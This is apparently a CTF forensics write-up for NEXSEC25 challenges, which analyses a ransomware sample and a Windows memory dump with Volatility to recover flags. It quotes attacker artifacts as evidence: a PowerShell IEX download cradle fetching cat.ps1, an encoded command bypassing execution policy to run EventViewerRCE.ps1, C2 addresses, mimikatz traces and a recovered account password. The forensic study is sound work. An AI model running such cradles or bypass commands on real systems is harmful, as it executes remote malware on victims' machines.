        print("Full output saved to 'FINAL_FLAG_OUTPUT.txt'. Open it to find
the flag.")
except:
    print("Full binary output saved to 'FINAL_FLAG_OUTPUT.txt'. Inspect it
with a text editor or 'strings' command.")
```



OhMyFiles#10

Digital Forensics


OhMyFiles #10

Overview Solves


In the ransomware code, What are two strings two specific string constants are used to avoid re-encrypting its own ransom note and decryption instructions.
Example: nexsec25{STRING1_STRING2}

First we extract the .rar malicious located in RecycleBin.

```
┌──(Ha1qal㉿Haiqal)-[~]
└─$ wine "$HOME/.wine/drive_c/Program Files/7-Zip/7z.exe" e '$R96XXEK.rar' -oWinExtracted

7-Zip 23.01 (x64) : Copyright (c) 1999-2023 Igor Pavlov : 2023-06-20

Scanning the drive for archives:
1 file, 106408856 bytes (102 MiB)

Extracting archive: $R96XXEK.rar
--
Path = $R96XXEK.rar
Type = Rar5
Physical Size = 106408856
Solid = -
Blocks = 43
Encrypted = -
Multivolume = -
Volumes = 1

Everything is Ok

Files: 1
Alternate Streams: 42
Alternate Streams Size: 108847305
Size:       2046
Compressed: 106408856
```




Viewing here is quite hard,so we go to windows to view.



I just picked out random file,imma pick python file then extract using .pyc.

https://pyinstxtractor-web.netlify.app/



There, if '**DECRYPT**' not in fp.name.upper() and '**RANSOM**' not in fp.name.upper() and encrypt_file(str(fp)):
flag:nexsec25{DECRYPT_RANSOM}

MEMOIR #1


Step 1: The "Silver Bullet" Command (CmdLine)

This is the highest-probability command to find the flag immediately. When a user double-clicks a file (like a malicious PDF or Word Doc), the OS often launches the associated application with the file path as an argument.

Run this command in your terminal:

Bash

```
python3 volatility3/vol.py -f memdump.mem windows.cmdline
```



Then just give the output to AI:

Based on the `windows.cmdline` output, we can reconstruct the attack chain clearly.

Analysis of the Evidence

1. **The Delivery Vector (Email):** You can see **Thunderbird** (PIDs 1000, 4808) opening an email file named `"C:\Users\azman\Desktop\Jemputan Bengkel.eml"`. While this is the container, the actual malicious execution typically comes from an attachment.
2. **The Malicious File (Word Document):** Process **PID 4784** (`WINWORD.EXE`) is seen opening a file from the Downloads directory:

   ```
   WINWORD.EXE ...
   "C:\Users\azman\Downloads\Jemputan_Bengkel_Strategik.docx
   ```

3. **The Execution (The Smoking Gun):** Shortly after (or triggered by) the Word document, we see **PID 7240** (`cmd.exe`) executing a malicious PowerShell cradle:

   ```
   cmd /c powershell.exe -ep bypass IEX(New-Object
   Net.WebClient).DownloadString('https://raw.githubusercontent.com/kimm
   isuuki/AppleSeed/refs/heads/main/cat.ps1')
   ```

   This confirms that `Jemputan_Bengkel_Strategik.docx` contained a malicious macro (VBA) that spawned the command prompt to download the "AppleSeed" malware payload (referenced as `cat.ps1` and later seen as `team.exe` running from Temp).

Conclusion

The user opened the email `Jemputan Bengkel.eml`, downloaded the attachment, and then opened the malicious Word document which executed the attack.

The full filename of the malicious file that was opened is:

NEXSEC25{Jemputan_Bengkel_Strategik.docx}

#2

To find the C2 IP, we need to look at the active network connections.

From the `cmdline` output, we identified a few high-interest processes that are likely communicating with the attacker:

- **PID 3368:** `team.exe` (Malicious binary running from Temp)
- **PID 7512:** `net1.exe` (Often used by malware for networking)
- **PID 6112, 3968, 5936:** `powershell.exe`


We need to see who these processes are talking to.

Run the Netscan Command

Run the following command to list network connections and filter for our suspect PIDs:

Bash

```
python3 volatility3/vol.py -f memdump.mem windows.netscan | grep -E "3368|7512|6
```



Based on the `netscan` output, we can distinguish between the download server (staging) and the actual Command & Control (C2) server.

Analysis of Connections

1. **The Staging Server (`185.199.108.133`)**
    - PID 6112 (`powershell.exe`) made a connection to `185.199.108.133` .
    - This IP belongs to **GitHub** (specifically `raw.githubusercontent.com`).
    - This matches the `cmdline` artifact where we saw the script downloading `cat.ps1` . This is *not* the C2; it is just the file host.
2. **The C2 Server (`188.166.181.254`)**
    - **PID 3368 (`team.exe`):** Maintains an **ESTABLISHED** connection to `188.166.181.254` on port **8000**.
    - **PID 3968 & 6112 (`powershell.exe`):** Also maintain **ESTABLISHED** connections to `188.166.181.254` on port **443**.
    - The consistent connections from multiple malicious processes (both the dropped binary and the PowerShell cradle) confirm this is the attacker's infrastructure.

Flag

NEXSEC25{188.166.181.254}

3

Based on the `windows.cmdline` output from our earlier step, we found the PowerShell command responsible for downloading the initial payload.

The command was:

```
...DownloadString('https://raw.githubusercontent.com/kimmisuuki/AppleSeed/refs/heads/main/cat.ps1')
```


URL Breakdown

- **Domain:** `raw.githubusercontent.com`
- **Username:** `kimmisuuki`
- **Repository:** `AppleSeed`
- **File:** `cat.ps1`


The username hosting the repository is **kimmisuuki**.

NEXSEC25{kimmisuuki}

4


arch
~
..IR #1/memdump
(ctf-venv) [AT0 × ~][11:26:27]
: python3 volatility3/vol.py -f memdump.mem windows.amcache.Amcache | grep -i "mk.exe"
/home/AT0/volatility3/volatility3/framework/deprecation.py:28: FutureWarning: This API (volatility3.plugins.windows.registry.amcache.Amcache.run) will be removed in the first release after 2026-09-25. This plugin has been renamed, please call volatility3.plugins.windows.registry.amcache.Amcache rather than volatility3.plugins.windows.amcache.Amcache.
warnings.warn(
/home/AT0/volatility3/volatility3/framework/deprecation.py:105: FutureWarning: This plugin (volatility3.plugins.windows.amcache.Amcache) has been renamed and will be removed in the first release after 2026-09-25. Please ensure all method calls to this plugin are replaced with calls to volatility3.plugins.windows.registry.amcache.Amcache
warnings.warn(
File c:\users\azman\appdata\local\temp\mk.exe gentilkiwi (benjamin delpy) 2025-12-11 10:27:24.000000 UTC N/A N/A - d1f7832035c3e8a73cc78afd28cfd7f4cece6d20 N/A mimikatz 2.2.0.0
(ctf-venv) [AT0 × ~][11:27:29]
:

MEMOIR #5



In **windows.cmdline** we got interesting command:

```
3968    powershell.exe  powershell.exe  -nop -e UwBlAHQALQBFAHgAZQBjAHUAdABpAG8AbgBQAG8AbABpAGMAeQAgAEIAeQBwAGEAcwBzACAA
LQBTAGMAbwBwAGUAIABDAHUAcgByAGUAbgB0AFUAcwBlAHIAOwAgAEMAOgBcAFcAaQBuAGQAbwB3AHMAXABUAGEAcwBrAHMAXABFAHYAZQBuAHQAVgBpAGUA
dwBlAHIAUgBDAEUALgBwAHMAMQA=
```

So i try to decode it:

```
┌──(venv)(Ha1qal㉿Haiqal)-[~]
└─$ echo "UwBlAHQALQBFAHgAZQBjAHUAdABpAG8AbgBQAG8AbABpAGMAeQAgAEIAeQBwAGEAcwBzACAALQBTAGMAbwBwAGUAIABDAHUAcgByAGUAbgB0AF
UAcwBlAHIAOwAgAEMAOgBcAFcAaQBuAGQAbwB3AHMAXABUAGEAcwBrAHMAXABFAHYAZQBuAHQAVgBpAGUAdwBlAHIAUgBDAEUALgBwAHMAMQA=" | base64
 -d
Set-ExecutionPolicy Bypass -Scope CurrentUser; C:\Windows\Tasks\EventViewerRCE.ps1
```

flag:NEXSEC25{EventViewerRCE.ps1}

MEMOIR #6

Backdoor Installation Evidence:

A. Suspicious Process (team.exe):

- PID 3368: team.exe running from C:\Users\azman\AppData\Local\Temp\
- Suspicious Location: Legitimate software doesn't run from Temp
- Process Parentage: Spawned from PowerShell (PID 3076), which was spawned from malicious PowerShell chain


You can view my prompt with deepseek https://chat.deepseek.com/share/kawn3e2sxidanrplop.

Using command **python3 vol.py -f ~/memdump.mem windows.amcache.Amcache | grep -i "team.exe"** we can get the sha1 hash

```
┌──(venv)(Ha1qal㉿Haiqal)-[~/volatility3]
└─$ python3 vol.py -f ~/memdump.mem windows.amcache.Amcache | grep -i "team.exe"
/home/Ha1qal/volatility3/volatility3/framework/deprecation.py:28: FutureWarning: This API (volatility3.plugins.windows.registry.amcache.Amcache.run) will be removed in the first release after 2026-09-25. This plugin has been renamed, please call volatility3.plugins.windows.registry.amcache.Amcache rather than volatility3.plugins.windows.amcache.Amcache.
  warnings.warn(
/home/Ha1qal/volatility3/volatility3/framework/deprecation.py:105: FutureWarning: This plugin (volatility3.plugins.windows.amcache.Amcache) has been renamed and will be removed in the first release after 2026-09-25. Please ensure all method calls to this plugin are replaced with calls to volatility3.plugins.windows.registry.amcache.Amcache
  warnings.warn(
File    c:\users\azman\appdata\local\temp\team.exe              2025-12-11 20:06:43.000000 UTC  N/A     N/A     -       2       55d932fa4418ac11b384b125a7d7d91f8eb28f4 N/A
```

flag:NEXSEC25{255d932fa4418ac11b384b125a7d7d91f8eb28f4}

MEMOIR #7




Using command like **python3 vol.py -f ~/memdump.mem windows.registry.printkey.PrintKey --offset 0xd00a3a71f000 --key "Microsoft/Windows/CurrentVersion/Run"** and **python3 vol.py -f ~/memdump.mem windows.registry.printkey.PrintKey --offset 0xd00a3a71f000 --key "Microsoft\\Windows\\CurrentVersion\\Run"**


```
┌──(venv)(Ha1qal㉿Haiqal)-[~/volatility3]
└─$ python3 vol.py -f ~/memdump.mem windows.registry.printkey.PrintKey --offset 0xd00a3a71f000 --key "Microsoft/Windows/
CurrentVersion/Run"
Volatility 3 Framework 2.27.1
Progress:  100.00               PDB scanning finished
Last Write Time Hive Offset     Type    Key     Name    Data    Volatile

-       0xd00a3a71f000  Key     \SystemRoot\System32\Config\SOFTWARE\Microsoft/Windows/CurrentVersion/Run       -       -
-

┌──(venv)(Ha1qal㉿Haiqal)-[~/volatility3]
└─$ python3 vol.py -f ~/memdump.mem windows.registry.printkey.PrintKey --offset 0xd00a3a71f000 --key "Microsoft\\Windows
\\CurrentVersion\\Run"
Volatility 3 Framework 2.27.1
Progress:  100.00               PDB scanning finished
Last Write Time Hive Offset     Type    Key     Name    Data    Volatile

2025-12-11 20:02:37.000000 UTC  0xd00a3a71f000  REG_EXPAND_SZ   \SystemRoot\System32\Config\SOFTWARE\Microsoft\Windows\C
urrentVersion\Run       SecurityHealth  %windir%\system32\SecurityHealthSystray.exe     False
2025-12-11 20:02:37.000000 UTC  0xd00a3a71f000  REG_SZ  \SystemRoot\System32\Config\SOFTWARE\Microsoft\Windows\CurrentVe
rsion\Run       Greenshot       "C:\Program Files\Greenshot\Greenshot.exe"      False
2025-12-11 20:02:37.000000 UTC  0xd00a3a71f000  REG_SZ  \SystemRoot\System32\Config\SOFTWARE\Microsoft\Windows\CurrentVe
rsion\Run       selamatt        C:\Users\azman\AppData\Local\Temp\svchost.exe   False
2025-12-11 20:02:37.000000 UTC  0xd00a3a71f000  REG_SZ  \SystemRoot\System32\Config\SOFTWARE\Microsoft\Windows\CurrentVe
rsion\Run       selamat C:\Users\azman\AppData\Local\Temp\team.exe       False
```

We can see theres suspicious value named selamat and selamatt(maybe typo).
flag:NEXSEC25{selamat}

MEMOIR #8




First we dump memory in team.exe using **python3 vol.py -f ~/memdump.mem windows.memmap.Memmap --pid 3368 --dump** and **strings pid.3368.dmp | grep -i -B2 -A2 "net1\|net user"**



flag:NEXSEC25{fakhri:admin123}

MEMOIR #9



